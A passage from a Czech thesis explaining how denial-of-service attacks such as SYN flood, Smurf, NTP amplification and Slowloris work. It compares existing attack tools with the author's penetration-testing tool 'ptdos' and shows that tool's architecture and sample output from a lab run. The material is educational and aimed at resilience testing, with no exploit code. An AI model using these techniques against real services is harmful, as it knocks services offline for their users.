Na prezentační vrstvě pracuje kryptografický protokol SSL (Secure Socket Layer), jenž je předchůdcem protokolu TLS (Transport Layer Security).[17] Tyto protokoly v současnosti poskytují zabezpečení prakticky všech webových služeb pracující s citlivými daty uživatele. Velká rozšířenost protokolu SSL měla za důsledek zvýšení pozornosti útočníků. DoS útoky na prezentační vrstvě využívají zdeformované SSL požadavky. Příkladem takového útoku, využívající zranitelnosti SSL, je útok THC-SSL-DoS. Tento útok využívá jediné TCP spojení k nepřetržitému opětovnému vyjednávání nových šifrovacích klíčů. Nejprve je mezi zařízeními vytvořeno TCP spojení a poté je zahájen SSL handshake. Po úspěšném dokončení SSL handshake je cyklicky odesílán požadavek opětovného sjednání šifrovacího klíče mezi zařízeními. Útok může být tak zničující, že jediný stroj útočníka je schopen zneškodnit napadené zařízení. Důvodem je velká výpočetní náročnost opětovného sjednání šifrovacího klíče na straně napadeného zařízeni.

[8]Telnet je protokol, standardně pracující na portu 23, jenž umožňuje uživateli připojení ke vzdálenému počítači pomocí textového uživatelského rozhraní.

Aplikační vrstva

Útoky na aplikační vrstvě jsou nejvíce rozmanité ze všech vrstev.[23] Většina protokolů na této vrstvě pracuje v režimu klient–server, viz definice pojmů v kap. 1.1. Klienti mohou být klasifikováni jako legitimní nebo nelegitimní (útočníci). Legitimní klienti jsou běžní uživatelé bez postranních úmyslů, nelegitimní klienti v pozadí skrývají škodlivou logiku s cílem poškodit funkčnost serveru. Při napadení serveru DoS útokem na aplikační vrstvě bývá často velmi komplikované poznat rozdíl mezi legitimním a nelegitimním klientem z důvodů jako jsou:[17]

- **vysoká nejasnost** - útočník využívá standardní UDP nebo TCP spojení, takže je těžké ho oddělit od legitimních uživatelů,
- **vysoká efektivita** - DoS útoky na aplikační vrstvě vytváří méně spojení, takže útočník na sebe nepoutá zvýšenou pozornost,
- **vícenásobný efekt** - jedním útokem může být ovlivněno velké množství obětí, např. útoky na DNS jednoho poskytovatele ovlivní všechny jeho uživatele,
- **respektování pravidel datového provozu** - útoky se řídí pravidly běžného datového provozu, v případě TCP dokončují handshake proces, tudíž působí jako legitimní datový provoz,
- **zasažení různých aplikací** - na aplikační vrstvě může být zneužita široká paleta protokolů (HTTP, Telnet, FTP, SMTP, SNMP, DNS, a další), proto mohou útoky cílit na různé typy aplikací,
- **jednoduchost při zneužití** - DoS útoky zneužívají jednoduchosti aplikační vrstvy, webový server se může zhroutit i díky běžnému obnovení stránky ve webovém prohlížeči, pokud jej simultánně provede velké množství uživatelů,
- **nízké požadavky na strojové vybavení** - útočník může dosáhnout úspěšného DoS útoku i s relativně nízkou investicí do svého strojového vybavení.


1.7 Popis vybraných útoků

1.7.1 SYN flood

SYN flood je záplavový útok pracující na transportní vrstvě ISO modelu, kde zneužívá zranitelnosti TCP protokolu. TCP je transportní spojový protokol, který mezi zařízeními vytváří spojení, jenž umožňuje obousměrný přenos dat. Díky vytvořenému spojení protokol garantuje spolehlivý přenos dat a doručení dat ve správném pořadí. Navázání spojení probíhá ve třech krocích, které jsou nazývány jako three-way handshake[9]. Průběh navázání spojení, viz obr. 1.4, probíhá následovně:

[9]Spojení three-way handshake nemá český ekvivalent, v doslovném překladu se jedná o tří-cestné potřesení rukou.

- klient zahajuje komunikaci se serverem žádostí o vytvoření spojení odesláním segmentu s příznakem SYN,
- server odpovídá segmentem s příznakem SYN+ACK, čímž potvrzuje žádost o spojení klienta a žádá o vytvoření spojení z jeho směru,
- klient odpovídá segmentem ACK, čímž je obousměrné spojení dokončeno,
- dále již probíhá mezi zařízeními výměna dat.




Obr. 1.4: Navázání spojení protokolu TCP.

Princip útoku SYN flood spočívá ve zneužití navázání spojení protokolu TCP. Útočník cíleně odesílá na server, v tomto případě cíl útoku, velké množství segmentů se žádostí o navázání spojení (SYN) s podvrženou IP adresou odesílatele. Server potvrzuje vytvoření spojení, odesílá žádost o spojení (SYN+ACK) zpět klientovi (útočníkovi) a vyhrazuje systémové prostředky pro komunikaci. Žádost o spojení není útočníkem nikdy potvrzena, protože ji server zasílá na podvrženou IP adresu. Průběh útoku je znázorněn na obrázku 1.5. Tímto způsobem se průběh útoku neustále opakuje dokud nenastane zahlcení systémových prostředků serveru. Server již nadále nebude schopen vytvářet nová spojení a dojde k odepření služby.


1.7.2 UDP flood

Jak z názvu vyplývá, UDP flood zneužívá vlastnosti transportního protokolu UDP, jenž je označován jako nespojový a nespolehlivý. Díky tomu, že je UDP nespojový protokol, tak komunikující zařízení mezi sebou nevytváří spojení jako v případě TCP. Klientské zařízení, které má zájem o zahájení komunikace se serverem, ihned v prvním vyslaném segmentu uvádí požadavek na získání dat od serveru. Tento požadavek obsahuje kromě jiných cílový port a zdrojovou IP adresu odesílatele.



Obr. 1.5: Průběh záplavového útoku SYN flood.


Po obdržení požadavku od klienta server nejprve zkontroluje, zda je na dotazovaném portu poskytována nějaká služba. Pokud ano, server odpovídá segmentem s požadovanými daty. Průběh takovéto komunikace je znázorněn na obr. 1.6. V případě, že server na dotazovaném portu neposkytuje žádnou UDP službu, zašle server zpět klientskému zařízení ICMP (Internet Control Message Protocol) zprávu „destination unreachable“ (destinace nedostupná), jenž klienta informuje o nedostupnosti požadované služby.



Obr. 1.6: Průběh komunikace protokolu UDP.

Při útoku UDP flood je na náhodně vybraný port cílového systému zasláno velké množství UDP segmentů s podvrženou zdrojovou IP adresou. Zdrojová IP adresa je podvržena útočníkem z důvodu skrytí své skutečné polohy a zabránění potenciálnímu zahlcení ICMP odpověďmi cílového serveru. Pokud na dotazovaném portu


cílového systému není poskytována žádná služba, je cílovým systémem vygenerována ICMP odpověď „destination unreachable“, kterou zašle zpět na podvrženou IP adresu útočníka. S každým přijatým podvrženým segmentem musí napadený systém provést všechny zmíněné operace, čímž jsou spotřebovávány jeho výpočetní a síťové zdroje. Zpracovávání velkého počtu podvržených segmentů může nakonec způsobit zahlcení cílového systému a tím nastane odepření provozované služby. Průběh UDP flood útoku je znázorněn na obr. 1.7.



Obr. 1.7: Průběh záplavového útoku UDP flood.

1.7.3 HTTP GET flood

Jedná se o záplavový útok, který je založen na protokolu HTTP (Hypertext Transfer Protocol), případně na zabezpečené variantě HTTPS. HTTP pracuje na aplikační vrstvě referenčního modelu, jako transportní protokol je využíván spojový a spolehlivý protokol TCP. Při útoku jsou zneužívány požadavkové metody (request methods), které HTTP obsahuje. Tento princip je stejný i pro útoky HTTP POST a HEAD flood. Praktická ukázka komunikace v rámci HTTP flood útoku a všech jeho metod je na obr. 1.8. V rámci HTTP GET flood útoku je zneužívána metoda GET, která slouží k načítání informací z daného serveru,[24] tzn. na každý požadavek je očekávána odpověď cílového systému. Útočník nejprve pomocí procesu three-way handshake sestaví spojení s cílovým systémem a po sestavení spojení zaplaví cílový systém velkým množstvím platných i neplatných HTTP GET požadavků[25] se záminkou získat od serveru nějaká data, např. načíst domovskou stránku nebo stáhnout obrázek či dokument. Útočník se tímto způsobem snaží vyčerpat výpočetní a síťové prostředky napadeného systému, čímž dojde k odepření služby pro ostatní uživatele. Protože tento útok využívá běžně dostupné metody



Obr. 1.8: Záplavový útok využívající HTTP a metody GET, HEAD nebo POST.

pro stažení dat ze serveru, je velmi obtížné pro obranné mechanismy napadeného serveru správně detekovat legitimní uživatele od škodlivých.

1.7.4 HTTP POST flood


V případě HTTP POST flood útoku je zneužívána metoda HTTP POST. Metoda POST vyžaduje, aby cílový systém přijal data obsažená v těle požadavku a ty dále zpracoval.[26] Zpracování může představovat uložení přijatých dat např. při nahrávání souborů na webový server anebo vyplnění webového formuláře dostupného na webové stránce. Typicky zpracování POST požadavku na straně cílového systému znamená uložení přijatých dat do tzv. perzistentní vrstvy, nejčastěji databáze. Tím jsou spuštěny nezbytné databázové příkazy, což může být relativně intenzivní činností ve srovnání s výpočetním výkonem a šířkou pásma nutnými k odeslání POST požadavku. V momentě, kdy je cílový systém zahlcen vysokým množstvím POST požadavků, které musí zpracovat, dojde k vyčerpání jeho výpočetní kapacity, server již není schopen dále odbavovat přibývající požadavky, čímž dojde k odmítnutí služby a stává se tak nedostupným i pro legitimní uživatele.[27]

1.7.5 HTTP HEAD flood

Metoda HEAD je velmi podobná metodě GET, tzn. stejně jako u GET je po zaslání HEAD požadavku očekávána odpověď od cílového systému. Zásadním rozdílem však je, že v odpovědi nesmí být přítomno tělo zprávy, odpověď tak končí záhlavím (head). V běžné komunikaci se HEAD metody využívají k získání metadat, např. v případě ověření platnosti anebo dostupnosti hypertextových odkazů.[26] V rámci DoS útoků je pak princip stejný jako u HTTP GET flood útoku. Cílový systém je zahlcen HEAD požadavky, které musí odbavovat, jakmile jsou vyčerpány jeho síťové i výpočetní prostředky, dojde k odepření služby.[28]

1.7.6 ICMP flood


Záplavový útok ICMP flood může být také nazýván jako ping flood, protože využívá požadavky typu ICMP echo, jenž jsou rovněž využívány funkcí ping. V rámci tohoto útoku je cílový systém zahlcen obrovským množstvím ICMP echo požadavků, které způsobí vyčerpání všech volných prostředků cílového systému. ICMP flood bývá využíván i při distribuovaných DoS útocích.[29] Protokol ICMP je služební protokol, který nepřenáší žádná uživatelská data a pracuje v režimu klient–server. ICMP protokol primárně slouží k signalizaci mimořádných událostí, jenž nastanou v síti. Obsah protokolu je přenášen v IP datagramech. ICMP datagramy jsou generovány při zahození datagramu, kdy se protokol IP nesnaží o nápravu, ale pouze informuje odesílatele, že byl datagram zahozen.[30] Tohoto chování zneužívá například útok UDP flood, který je popsán v kapitole 1.7.2. Každý, útočníkem odeslaný, ICMP echo požadavek spotřebuje cílovému systému určité množství jeho volných prostředků pro zpracování zprávy a pro odeslání ICMP echo odpovědi. Princip je obdobný jako u ostatních záplavových útoků. Útočník generuje obrovské množství požadavků, kterými se snaží zahltit cílový systém. Aby se útočník zamaskoval a vyhnul se zahlcení sebe sama pod náporem ICMP echo odpovědí od cílového systému, tak často podvrhuje svou zdrojovou IP adresu. Proto jsou odesílané ICMP echo požadavky označeny jako podvržené.[29]



Obr. 1.9: Průběh záplavového útoku ICMP flood.

ICMP flood se skládá ze 2 kroků, které se neustále opakují. Útočník odesílá velké množství ICMP echo dotazů na cílový systém a cílový systém na každý požadavek odpovídá ICMP echo odpovědí. Průběh je znázorněn na obrázku 1.9, kde je taktéž ukázáno podvržení zdrojové IP adresy a následné nedoručení echo odpovědi. Standardní komunikace ICMP protokolu je uvedena na obr. 1.10, kde klient odesílá echo

požadavek na server, do zprávy uvádí typ, vlastní zdrojovou IP a cílovou IP adresu cílového serveru. Server požadavek přijímá a odpovídá echo odpovědí, se svou IP adresou jako zdrojem a klientovou IP jako cílovou destinací.




Obr. 1.10: Standardní komunikace protokolu ICMP.

Škodící efekt tohoto útoku je přímo úměrný počtu požadavků odeslaných na cílový server. Na rozdíl od zesilujících útoků je provoz ICMP flood útoku symetrický. Množství prostředků spotřebovaných cílovým systémem se rovná prostředkům vynaložených útočníkem. V případě, že je útok použit jako distribuovaný s využitím botnetu, tak se spotřebované prostředky rovnají součtu prostředků vynaložených všech útočících botů.[29]

1.7.7 Smurf

Útok Smurf může být v českém překladu nazýván také jako „šmoulí útok“.[31] Útok patří do skupin záplavových i logických zesilujících útoků. Pracuje na síťové vrstvě referenčního modelu a pro svou funkci využívá služební protokol ICMP, který je již popsán v kapitole 1.7.6. Při Smurf útoku je odesláno velké množství ICMP echo požadavků s podvrženou zdrojovou IP adresou, které jsou mířeny na všesměrovou (broadcast) adresu prostřednické sítě, která je využívána pro znásobení síly útoku, viz obr. 1.11. Každá stanice v této prostřednické síti obdrží podvržený ICMP echo požadavek a odesílá ICMP echo odpověď na podvrženou zdrojovou IP adresu přijatého ICMP echo požadavku, která ve skutečnosti patří systému, jenž je cílem útoku.[25] Útočník tedy zesiluje útok touto zneužitou prostřednickou sítí. Zesilující faktor je roven počtu aktivních stanic nacházejících se v této síti avšak do maximální hodnoty 255.[25] Výsledkem útoku je zahlcení cílového systému velkým množství ICMP echo odpovědí, což zapříčiní odepření poskytované služby pro ostatní zařízení.




Obr. 1.11: Průběh zesilujícího útoku Smurf.

1.7.8 Ping of death

Ping of death neboli „ping smrti“ patří do skupiny logických útoků, který taktéž využívá protokol ICMP, jenž byl popsán v předchozích kapitolách. V IP sítích je stanovena maximální velikost paketu na 65535 bajtů. Této skutečnosti je při útoku Ping of death využíváno a na cílový systém jsou odesílány nestandardní pakety, které maximální velikost paketu nerespektují.[25] Struktura nestandardního Ping of death paketu je znázorněna na obr. 1.12. IP hlavička má velikost 20 bajtů, ICMP hlavička 8 bajtů, takže datová část ICMP protokolu musí mít velikost větší než 65508 bajtů. Tím je zajištěno, že paket přesáhne svou maximální povolenou velikost. Na straně cílového systému při přijetí takového paketu může dojít k havárii, zablokování anebo dokonce restartování celého systému[25] a tím může vzniknout nedostupnost poskytované služby. Na obr. 1.12 je vidět průběh útoku, fragmentování paketu a jeho složení cílovým systémem.

1.7.9 Zesilovací útok NTP

Účelem protokolu NTP (Network Time Protocol) je synchronizace systémových hodin mezi klienty, např. uživatelské počítače, a časovými servery, jenž udržují hodnotu přesného času. Komunikace může probíhat v privátních sítích anebo ve veřejné síti internet. NTP servery ve veřejné síti jsou volně přístupné pro synchronizaci s kli-




Obr. 1.12: Průběh logického útoku Ping of death.

entskými zařízením.[32] Díky své veřejnosti jsou potenciálním terčem pro zneužití. V rámci tohoto typu útoku se zneužívá přímo protokolu NTP, kdy NTP umožňuje klientům zaslat serveru požadavky, kterými se snaží posoudit kvalitu NTP serveru a zda mohou důvěřovat jeho datům o aktuálním čase. Jedním z těchto požadavků je monlist (`MON_GETLIST`). Jakmile NTP server přijme požadavek monlist, vrátí uživateli seznam nejnovějších událostí, které se serverem interagovaly. Díky tomu je na požadavek monlist, o velikosti přibližně 250 bajtů, odeslána odpověď o velikosti několik kilobajtů. V některých případech může být odpověď NTP serveru i dvěstěkrát větší než zaslaný požadavek monlist.[33] Rozdíl mezi zaslaným požadavkem a odpovědí NTP serveru udává velikost zesílení útoku. Při DoS útoku útočník zasílá na NTP server monlist dotazy s podvrženou zdrojovou IP adresou, která směřuje na cílový systém[10]. NTP server odesílá odpověď na monlist dotaz cílovému systému, což při dostatečně velkém množství požadavků znamená zahlcení cílového systému a odepření služby, viz princip útoku na obr. 1.13.

1.7.10 Slowloris

Slowloris je pomalý logický útok aplikační vrstvy, kde využívá dílčí požadavky protokolu HTTP. Slowloris postupně otevírá nová připojení s cílovým systémem a snaží se tato vytvořená spojení udržet otevřená tak dlouho, jak je to jen možné.[34] Útok je navržen tak, aby i jedno zařízení útočníka bylo schopno vyčerpat všechny volné prostředky cílového systému bez nutnosti použít velkou šířku pásma. Na rozdíl od záplavových útoků, které jsou velmi náročné na šířku pásma útočníka, se Slowloris snaží vyčerpat volné prostředky cílového systému pomocí požadavků, které se tváří

[10]Pokud by nebyla podvržena zdrojová IP adresa, tak by se odpověď NTP serveru vrátila zpět útočníkovi a provoz by nebyl přesměrován na cílový systém.



Obr. 1.13: Průběh zesilovacího útoku NTP.

jako pomalejší než normální požadavky, ale jinak zapadají do normálního provozu. Proto tento útok patří do skupiny pomalých útoků. Jakmile bude překročen maximální možný počet připojení serveru, každé další připojení bude nezodpovězeno a dojde k odmítnutí služby.[34] Průběh útoku je následovný. Útočník nejprve otevře vícero připojení k cílovému systému odesláním několika dílčích záhlaví HTTP GET požadavku. Cílový systém následně otevře nové vlákno pro každý příchozí požadavek (vyhradí své volné prostředky) s úmyslem zavřít vlákno, jakmile je připojení dokončeno. V případě, že připojení trvá příliš dlouho a dojde k překročení maximální povolené doby připojení (timeout), cílový systém připojení ukončí a uvolní vlákno pro další požadavky.[34] Aby Slowloris zabránil vypršení časového limitu připojení, tak jsou pravidelně zasílány části hlaviček HTTP požadavků na cílový systém, aby bylo připojení udrženo stále otevřené. Tato část by se dala popsat slovy:


„Jsem stále tady! Jsem jen pomalý, prosím, počkejte na mě.[34]“

Díky tomu není cílový systém schopen uvolnit žádné z otevřených spojení, protože stále čeká na ukončení požadavku. Ukázka, jak by měla vypadat regulérní komunikace protokolu HTTP mezi klientem a serverem je znázorněna na obr. 1.14. Jakmile budou používána všechna dostupná vlákna, dojde k vyčerpání volných prostředků cílového systému a ten již nebude schopen reagovat na další požadavky z běžného provozu, čímž bude způsobeno odepření služby.[34] Průběh útoku Slowloris je graficky znázorněn na obr. 1.15.

1.7.11 RUDY

RUDY je zkratkou pro spojení „Are you dead yet?“, což v překladu znamená „Jsi už mrtvý?“. Cílem útoku je udržovat s cílovým systémem otevřená spojení, co nejdelší

Obr. 1.14: Průběh standardní komunikace protokolu HTTP.




Obr. 1.15: Průběh pomalého útoku Slowloris.

možnou dobu, za pomocí velmi pomalého odesílání dat. Z toho důvodu je RUDY zařazen do kategorie pomalých a logických DoS útoků.[35] V rámci útoku mohou být zneužívány webové formuláře přítomné na cílovém systému. Do webového formuláře jsou odeslány data za pomocí legitimního HTTP POST požadavku, který má upravenou délku hlavičky obsahu (content-length header), tak aby cílový server očekával přijetí velkého množství dat. Útočník poté v intervalech odesílá očekávaná data po jednotlivých znacích (bajtech), čímž udržuje spojení otevřené, protože cílový systém čeká, až budou doručena všechna data, viz obr. 1.16. Jakmile dojde k otevření velkého množství spojení, nastane odepření služby, protože cílový systém nebude schopen obsluhovat další požadavky.[36]

1.8 Analýza existujících nástrojů pro realizaci útoků

Kromě vyvíjené aplikace `ptdos` jsou k dispozici již existující aplikace a nástroje, které je možné využít pro realizaci DoS útoků. Protože `ptdos` je volně dostupná dostupná aplikace určená převážně pro systémy Linux, tak jsou při analýze hledány právě ty nástroje, které jsou rovněž volně dostupné a využívají OS Linux. Celkem jsou vybrány 4 existující nástroje, které se mohou použít pro generování DoS útoků. Vybrané nástroje jsou nejprve samostatně popsány a poté jsou v rámci tabulky 1.3



Obr. 1.16: Průběh logického útoku RUDY.

srovnány s vyvíjenou aplikací `ptdos`, dle vybraných kritérií. Cílem analýzy je zjistit, zda existuje na trhu nástroj, funkcionalitou shodný s `ptdosem`, případně zda je možné některý z nástrojů do `ptdosu` integrovat jako generátor DoS útoků. Při analýze existujících nástrojů bylo zjištěno, že žádný z vybraných nástrojů nenabízí monitorovací službu cílového systému a výstup dat ve strojově čitelném formátu JSON, což jsou unikátní funkce pro `ptdos`. Při realizaci různých typů útoků záleží vždy na zaměření konkrétního nástroje, zda se specializuje na útoky záplavové anebo logické. Nejvíce útoků, shodných s `ptdosem`, obsahuje nástroj trafgen, kde je ovšem nutné tyto útoky zvlášť doprogramovat. Naopak nástroj hping3 je přímo schopen generovat různé typy útoků s využitím protokolů TCP a UDP. Této skutečnosti bylo využito při implementaci útoku SYN flood, kde je hping3 integrován do `ptdosu` a využívá se pro generování TCP SYN segmentů, což je popsáno v kapitole 2.7.1.

Hping3

Hping3[11] je velmi oblíbený komplexní nástroj podporující různé typy protokolů jako jsou TCP, UDP a ICMP. Rozhraní je vytvořeno pro ovládání v terminálu. Nástroj je schopen realizovat útoky jako jsou ICMP flood, Ping of death, SYN flood, RST/-FIN flood, Smurf, ACK flood a další.

Netsniff-ng (trafgen)

Nástroj trafgen[12] je součástí aplikace netsniff-ng. Jedná se o velmi rychlý generátor datového provozu, který je určen pro ladění sítí, hodnocení výkonnosti a testování aplikací. Díky vysoké rychlosti je vhodný pro realizaci záplavových útoků. Velkou

[11] `https://www.kali.org/tools/hping3/`
[12] `https://man7.org/linux/man-pages/man8/trafgen.8.html`

výhodou je jeho univerzálnost, protože testy prováděné trafgen je nutné naprogramovat v jazyce C. Nevýhodou je nízká zpětná vazba o prováděném testu (útoku).

Low Orbit Ion Cannon

LOIC[13] je nástroj ze skupiny open source programů, napsaný v programovacím jazyce C# a určen pro realizaci DoS útoků a testování odolnosti webových serverů. Nástroj obsahuje grafické rozhraní a je schopen realizovat záplavové útoky s využitím protokolů TCP, UDP a HTTP.

Slowhttptest

Nástroj slowhttptest[14] je vysoce konfigurovatelný nástroj zaměřen na pomalé DoS útoky na aplikační vrstvě. Podporovanými útoky jsou Slowloris, slow HTTP POST, Slow Read attack a Apache Range Header attack. Kromě OS Linux podporuje také OS X, Windows a nabízí také předpřipravený obraz pro Docker.

Tab. 1.3: Srovnání existujících nástrojů s vlastní aplikací `ptdos`.

Funkcionalita	**ptdos**	**hping3**	**trafgen**	**LOIC**	**Slowhttptest**
Monitorovací služba	✓	✗	✗	✗	✗
Měření doby odezvy	✓	✗	✗	✗	✗
Výstup v JSON formátu	✓	✗	✗	✗	✗
Výstup do konzole	✓	✓	✓	✓	✓
Volba doby trvání	✓	✗	✓	✗	✓
Úprava vlastností útoků	✓	✓	✓	✓	✓
Útok UDP flood	✓	✓	✓	✓	✗
Útok SYN flood	✓	✓	✓	✓	✗
Útok ICMP flood	✓	✓	✓	✗	✗
Útok HTTP GET flood	✓	✗	✓	✓	✗
Útok HTTP POST flood	✓	✗	✓	✗	✓
Útok HTTP HEAD flood	✓	✗	✓	✗	✗
Útok Smurf	✓	✓	✓	✗	✗
Útok Ping of death	✓	✓	✓	✗	✗
Útok zesilovací NTP	✓	✗	✗	✗	✗
Útok Slowloris	✓	✗	✗	✗	✓
Útok RUDY	✓	✗	✗	✗	✓

[13] `https://github.com/NewEraCracker/LOIC`
[14] `https://www.kali.org/tools/slowhttptest/`

2 Vlastní návrh a implementace aplikace

Vlastní vyvíjená aplikace je dostupná pod názvem `ptdos`. Hlavní funkcí aplikace je generování vybraných typů DoS útoků, což se využívá při realizaci penetračních a zátěžových testů. Díky `ptdosu` by měl být proces testování efektivnější a rychlejší. Součástí aplikace je i monitorovací služba, která sleduje stav cílového systému a vyhodnocuje úroveň doby odezvy cílového systému v průběhu DoS útoku. Součástí řešení je připojení `ptdosu` na externí systém Penterep, jenž slouží k realizaci a komplexní správě bezpečnostních testů za pomocí webového rozhraní.

2.1 Lokální vývojové prostředí

Vývoj aplikace probíhal na počítači s operačním systémem macOS, protože je provozování aplikace primárně cíleno na operační systém Linux, tak byly pro vývoj rovněž využívány linuxové distribuce Kali[1] ve verzi 2022.1 a Ubuntu[2] ve verzi 22.04. Linuxové systémy byly virtualizovány pomocí nástroje VirtualBox. Hlavním programovacím jazykem byl zvolen Python ve verzi 3.10[3], přičemž jako IDE byl zvolen PyCharm od společnosti JetBrains, v open-source verzi Community. PyCharm je přímo zaměřen na vývojáře používající programovací jazyk Python. Zdrojový kód aplikace `ptdos` je pak uložen v git repozitáři na platformě GitHub[4]. V rámci testování správné funkčnosti jednotlivých DoS útoků, při vývoji aplikace, byl vytvořen virtualizovaný lokální webový server. Jako zdrojový operační systém byla zvolena linuxová distribuce Debian ve verzi 11.1.0[5]. Webový server je vytvořen pomocí nástroje Apache, který byl zvolen kvůli své vysoké rozšířenosti na pozici webových serverů. Virtualizace byla zvolena z důvodu snadné přenositelnosti celého řešení a kvůli potřebě omezit kapacitu síťové karty dle potřeby, protože při DoS útocích, zejména záplavových, by bylo těžké dosáhnout k omezení dostupnosti provozované služby cílového systému s jedním útočícím strojem. Architektura lokálního vývojového a testovacího prostředí je znázorněna v diagramu 2.1. Zde je vidět rozložení vytvořených virtuálních serverů, jenž jsou nasazeny na zdrojovém počítači.


[1] Kali lze stáhnout z `https://www.kali.org/get-kali/#kali-platforms`.

[2] Ubuntu lze stáhnout z `https://ubuntu.com/download/desktop`.

[3] Python lze stáhnout z `https://www.python.org/downloads/`.

[4] GitHub je cloudová služba, která umožňuje vývojářům ukládat a spravovat jejich vytvořený kód a rovněž sledovat i kontrolovat změny v jejich kódu.[37]


[5] Linuxovou distribuci Debian lze stáhnout z `https://www.debian.org/download`.



Obr. 2.1: Architektura lokálního vývojového a testovacího prostředí.

2.2 Návrh architektury aplikace

Aplikace `ptdos` je rozdělena na 3 logické části – řídící (`ptdos`), monitorovací (`check service`) a část útoků (`agent`). Jedná se o logické rozdělení, protože všechny tři části jsou součástí jedné aplikace. Architektura je znázorněna na obr. 2.2.



Obr. 2.2: Systémová a aplikační architektura `ptdos`.

Řídící část, `ptdos`, obsahuje uživatelské a API komunikační rozhraní, zpracovává vstupní data, odesílá příkaz pro spuštění vybraného DoS útoku agentovi s definovanými parametry a spouští monitorovací službu `check service`, která má na starost kontrolu dostupnosti cílového systému postranním kanálem při probíhajícím útoku. Pokud je zvolena komunikace pomocí API rozhraní, tak vytvoří `ptdos` JSON objekt, který obsahuje informace o provedeném útoku. Tento objekt je doplněn také o informace od částí `check service` a `agenta`. Po vyhodnocení všech částí je JSON objekt vrácen na výstupu aplikace pro následné zpracování externími systémy. V případě, že není zvolena komunikace pomocí API, tak jsou výstupní informace o provedeném

útoku vytištěny do textového terminálu. Kromě výstupních informací jsou do terminálu vytištěny také informace o průběhu útoku.
Vstupními parametry aplikace `ptdos`, které jsou definovány ve spouštěcím příkazu, mohou být např. typ útoku, doba trvání útoku, IP/URL adresa a port cílového systému. Kompletní seznam všech vstupních parametrů, které mohou být nadefinovány obsluhou, je uveden v kapitole 2.4. Množství a typ požadovaných vstupních parametrů se liší v závislosti na zvoleném útoku.

Monitorovací část, `check service`, slouží k monitorování aktuálního stavu cílového systému. Služba je volána z řídící části aplikace ještě před spuštěním vybraného DoS útoku agentem. Kontrola stavu probíhá v postranním kanále, který se využívá z důvodu oddělení kontrolních dat od dat útoku. Tato kontrola je prováděna neustálým odesíláním HTTP požadavků typu GET, na cílový systém, s velmi nízkou četností jeden požadavek za vteřinu po celou dobu trvání útoku. V případě doby trvání útoku např. 60 vteřin bude odesláno v ideálním stavu 60 kontrolních požadavků. V případě, že GET požadavek vrátí HTTP status 200[6], tak je cílový systém považován za dostupný. V případě jiné odpovědi je cílový systém považován za nedostupný. Data o dostupnosti cílového systému si `check service` ukládá do paměti, po ukončení monitorování uložená data vyhodnocuje. V rámci vyhodnocení monitorování jsou výstupem informace o celkovém množství odeslaných kontrolních paketů a kolik z nich bylo úspěšných či neúspěšných. V případě úspěšných odpovědí je navíc vyhodnocena minimální, maximální a průměrná doba odezvy cílového systému.

Část útoků, označovaná jako `agent`, má na starost realizaci útoků. Od řídící části aplikace přijímá spouštěcí příkaz se vstupními parametry, kde je specifikován zvolený typ útoku a jeho vlastnosti. Jako `agent` jsou myšleny jednotlivé DoS útoky, které jsou implementovány. Každý implementovaný útok je agentem.
Při spuštění útoku `agent` nejprve zkontroluje, zda spouštěcí příkaz obsahuje všechna data, která jsou pro spuštění útoku nutná. Pokud kontrola dopadne v pořádku, `agent` zahájí zvolený útok na cílový systém. Útok probíhá po dobu, která je specifikovaná ve vstupních parametrech aplikace. Po dokončení útoku `agent` uloží do paměti informace o proběhlém útoku. Mezi uložené informace patří např. celkový počet odeslaných paketů, délka útoku či čas zahájení a ukončení útoku. Tyto informace jsou vráceny zpět řídící části pro další zpracování.
Při vývoji části `agenta`, byl kladen velký důraz na budoucí rozšiřitelnost, protože stále přibývají nové typy DoS útoků. Z toho důvodu byla zvolena modulární architektura, kdy jednotlivé útoky jsou přidávány jako na sobě vzájemně nezávislé pluginy, což velmi usnadňuje vývoj nových útoků, protože není nutné upravovat původní kód aplikace. Všechny pluginy jsou podrobněji popsány v kapitole 2.7.

[6]Protokol HTTP vrací při každém požadavku tzv. status kódy. Status kód 200 informuje o tom, že požadavek byl úspěšný a vrací zpět požadovanou hodnotu dle typu požadavku.[38]

2.3 Komunikační rozhraní

Rozhraní aplikace je přizpůsobeno pro ovládání z terminálu. Aplikace je zavolána příkazem „ptdos“ Za tento příkaz jsou pak vkládány jednotlivé vstupní parametry. Seznam všech parametrů je uveden v kapitole 2.4. Vstupní parametry se liší dle zvoleného DoS útoku. Způsob komunikace aplikace se různí v závislosti na tom, zda je požadováno vytvoření JSON objektu nebo ne. Pokud má být JSON objekt vytvořen, tzn. součástí volání je parametr `--json`, tak je předpokládáno, že další zpracování dat bude probíhat v externím systému, tudíž aplikace v terminálu neinformuje obsluhu o aktuálních stavech při provádění útoku, ale pouze po dokončení úkolu vytiskne vytvořený JSON objekt do terminálu, viz výpis 2.1. Pokud však JSON objekt požadován není, tzn. parametr `--json` ve volání není obsažen, tak se předpokládá ruční obsluha aplikace, což znamená, že všechny informace o probíhajícím útoku budou průběžně zobrazovány v terminálu. Po dokončení úkolu je do terminálu vytištěn výsledek o proběhlém útoku, viz obr. 2.3.

```
 ____                  _                      _____           _
|  _ \ ___ _ __   | |_ ___ _ __ ___ _ __   |_   _|__   ___ | |___
| |_) / _ \ '_ \| __/ _ \ '__/ _ \ '_ \    | |/ _ \ / _ \| / __|
|  __/  __/ | | | ||  __/ | |  __/ |_) |   | | (_) | (_) | \__ \
|_|   \___|_| |_|\__\___|_|  \___| .__/    |_|\___/ \___/|_|___/
                                 |_|                 ptdos v0.1
                                          https://www.penterep.com

[i] ------------------- Test status -------------------
[i] Measuring response time of 192.168.0.80 for 10 seconds before test starts
[i] Average response time is 3.2 ms
[i] Test started at Sun May 15 15:25:11 2022
[i] CheckService monitoring started
[i] CheckService monitoring stopped
[i] Test finished
[i] ------------------- Test parameters -------------------
[i] Test start: Sun May 15 15:25:11 2022
[i] Test end: Sun May 15 15:26:12 2022
[i] Attack type: udpflood
[i] Destination: 192.168.0.80, port: 80, test duration: 60 seconds
[i] Total of udpflood packets sent: 2093920
[i] ------------------- CheckService report -------------------
[i] Total responses during test: 59
[i] Successful responses during test: 59
[i] Failure responses during test: 0
[i] Percentage of successful responses during test: 100.0 %
[i] Min response time during test: 1.99 ms
[i] Max response time during test: 6.75 ms
[i] Avg response time during test: 3.22 ms
[i] Avg response time before test: 3.2 ms
[i] Avg response time increase during test: 0.62 %
[i] Destination server vulnerable: False
```

Obr. 2.3: Výpis informací o útoku aplikace `ptdos` do terminálu.

```
{
    "test_code":"udpflood",
    "status":"OK",
    "vulnerable":"true",
    "data": {
        "attack_start_time":"Sun May 15 16:30:11 2022",
        "attack_end_time":"Sun May 15 16:31:12 2022",
